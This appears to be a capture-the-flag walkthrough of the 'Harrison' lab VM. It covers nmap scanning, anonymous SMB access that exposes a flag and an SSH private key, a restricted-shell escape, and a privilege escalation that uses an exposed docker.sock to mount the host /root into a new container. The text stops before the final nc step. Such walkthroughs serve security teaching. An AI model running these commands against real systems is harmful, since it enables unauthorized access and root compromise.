
Harrison

IP- 192.168.56.110
Walkthrough by Basil

Methadologies


Let's start by nmap scan to find open ports and services.



```
┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $sudo nmap -A -Pn 192.168.56.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 20:28 IST
Nmap scan report for 192.168.56.110
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5b:87:f1:fe:67:8f:a6:ba:8b:75:3c:11:34:3d:b6:b8 (RSA)
|   256 93:87:7e:2e:5e:4e:ce:71:56:a1:1c:6b:fc:1f:6e:55 (ECDSA)
|_  256 c0:14:c0:24:e8:a8:7e:d4:cd:a6:42:25:f3:48:47:94 (ED25519)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:2B:61:82 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: HARRISON; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 5h29m58s, deviation: 1s, median: 5h29m58s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: harrison
|   NetBIOS computer name: HARRISON\x00
|   Domain name: \x00
|   FQDN: harrison
```


From nmap results we understood only two open ports.
22(ssh), 445(smb)

Let's use smbclient to find all available shares present.




```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.

 ===============================================
|    Getting printer info for 192.168.56.110    |
 ===============================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.
No printers returned.


enum4linux complete on Thu Sep  3 20:30:27 2020

┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $smbclient -L=192.168.56.110
Enter WORKGROUP\baz's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        Private         Disk
        IPC$            IPC       IPC Service (Samba 4.7.6-Ubuntu)
SMB1 disabled -- no workgroup available
┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $
```

Great now let's access Private share using anonymous login through smbclient
we got a flag and from ssh we got id_rsa which could be used to login ssh of harrison




```
┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $smbclient //192.168.56.110/Private
Enter WORKGROUP\baz's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Apr 18 22:25:51 2019
  ..                                  D        0  Thu Apr 18 21:42:55 2019
  .bash_logout                        H      220  Thu Apr  5 08:08:26 2018
  .profile                            H      807  Thu Apr  5 08:08:26 2018
  .bashrc                             H     3771  Thu Apr  5 08:08:26 2018
  silly_cats                          D        0  Thu Apr 18 22:25:51 2019
  .ssh                               DH        0  Thu Apr 18 22:12:57 2019
  flag.txt                            N       32  Thu Apr 18 21:44:18 2019

                32894736 blocks of size 1024. 27322768 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 32 as flag.txt (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \> cd .ssh\
smb: \.ssh\> ls
  .                                   D        0  Thu Apr 18 22:12:57 2019
  ..                                  D        0  Thu Apr 18 22:25:51 2019
  authorized_keys                     N      399  Thu Apr 18 22:12:57 2019
  id_rsa                              A     1679  Thu Apr 18 21:44:17 2019
  id_rsa.pub                          A      399  Thu Apr 18 21:44:17 2019

                32894736 blocks of size 1024. 27322768 blocks available
smb: \.ssh\> get id_rsa
```

We read the flag which didn't hint anything so now let's login to harrison using his id_rsa key
sudo ssh harrison@192.168.56.110 -i id_rsa




```
┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $ls
flag.txt  id_rsa  nmap.png  smbclient.png  smbclient.private.get.png
┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $cat flag.txt
It's not going to be that easy.
┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $sudo chmod 700 flag.txt
┌─[baz@parrot]─[~/ctf/harrison]
└──╼ $sudo ssh harrison@192.168.56.110 -i id_rsa
load pubkey "id_rsa": invalid format
The authenticity of host '192.168.56.110 (192.168.56.110)' can't be established.
ECDSA key fingerprint is SHA256:4dYpYoutbqxX67U1GWar5n+R7JcfOY9yGk2HJbI1mKs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.110' (ECDSA) to the list of known hosts.

Welcome to Harrison. Enjoy your shell.

Type '?' or 'help' to get the list of allowed commands
harrison:~$ help
cd  clear  echo  exit  help  history  ll  lpath  ls  lsudo
harrison:~$ 
```

The shell was restricted to few commands so to break we used echo && 'bash'.
We were able to directly access root but it was rabbit hole. When we searched for some more got to know this user uses docker but the binary was missing.From the text in the file I know that I'm not in the target machine which means that I'm in a docker container and that can be shown in the image below. After a lot of research, I found that there is a technique used for privilege escalation the host machine from docker container if the docker container uses docker socket (docker.sock file exists in the container).



```
8:  whoami
9:  cd
10:  history
harrison:~$ echo |
/bin/sh: 1: Syntax error: end of file unexpected
harrison:~$ pwd | 'bash'
*** forbidden syntax: pwd | 'bash'
harrison:~$ echo | 'bash'
*** forbidden syntax: echo | 'bash'
harrison:~$ pwd && 'bash'
*** forbidden command: pwd
harrison:~$ echo && 'bash'

harrison@harrison:~$ whoai
bash: whoai: command not found
harrison@harrison:~$ whoami
harrison
harrison@harrison:~$ cd ..
harrison@harrison:/home$ ls
harrison
harrison@harrison:/home$ cd /root/
harrison@harrison:/root$ ls
flag.txt
harrison@harrison:/root$ cat flag.txt
Nope. No flags here. Where do you think you are?
harrison@harrison:/root$ id
uid=1000(harrison) gid=1000(harrison) groups=1000(harrison),27(sudo),999(docker)
harrison@harrison:/root$
```

To do the privilege escalation, firstly I run the following command which allows us to get information about all running containers in the host OS. The command shows that there is only one container running in the host.
curl -XGET --unix-socket /var/run/docker.sock http://localhost/containers/json




```
harrison@harrison:/tmp$ curl -XGET --unix-socket /var/run/docker.sock http://localhost/containers/json
[{"Id":"afaf186b65a187d8fd1bd31d929412c647b1e23efe29c9955752d28923947284","Names":["/agitated_shockley"],"Image":"cont1:v1","ImageID":"sha256:6275c2bd
4f72c6c417458fa6caecf2bc23bf823290650334c3c3bd42579aa95f","Command":"/bin/sh -c '/etc/init.d/smbd start && /etc/init.d/ssh start && bash' /bin/bash","
Created":1599250464,"Ports":[{"IP":"0.0.0.0","PrivatePort":22,"PublicPort":22,"Type":"tcp"},{"IP":"0.0.0.0","PrivatePort":445,"PublicPort":445,"Type":
"tcp"}],"Labels":{},"State":"running","Status":"Up 20 minutes","HostConfig":{"NetworkMode":"default"},"NetworkSettings":{"Networks":{"bridge":{"IPAMCo
nfig":null,"Links":null,"Aliases":null,"NetworkID":"ba594b8a9f339e3a2da5d1341817fe1fce6d9a2087fb9dc39086aaebb0b52369","EndpointID":"6c17dbb7d3b5836c95
c5b74224a2602a1b58df39d9ab0613e2df50cfed4889d4","Gateway":"172.17.0.1","IPAddress":"172.17.0.2","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":
"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:11:00:02","DriverOpts":null}}},"Mounts":[{"Type":"bind","Source":"/var/run/docker.sock","Destination
":"/var/run/docker.sock","Mode":"","RW":true,"Propagation":"rprivate"}]}]
```

Then, I used this feature to create a new docker container in the host which mounts the /root directory in the host machine to the /os_root in the docker side and then I started it.


echo -e '{"Image":"ubuntu","Cmd":["/bin/sh"],"DetachKeys":"Ctrl-p,Ctrl-q","OpenStdin":true,"Mounts":-[{"Type":"bind","Source":"/root/","Target":"/os_root"}]}' > container.json

curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d "$(cat container.json)" http://-localhost/containers/create




```
harrison@harrison:/tmp$ echo -e '{"Image":"ubuntu","Cmd":["/bin/sh"],"DetachKeys":"Ctrl-p,Ctrl-q","OpenStdin":true,"Mounts":[{"Type":"bind","Source":"
/root/","Target":"/os_root"}]}' > container.json
harrison@harrison:/tmp$ curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d "$(cat container.json)" http://localhost
/containers/create
{"Id":"e0af9824f5018ad5288bda9dfaf99cc304a7fb76443f7663c0c825bc99c222c0","Warnings":null}
```

curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/e0af/start
The last thing to do is to access the newly created docker container. This can be done by using nc tool as follows



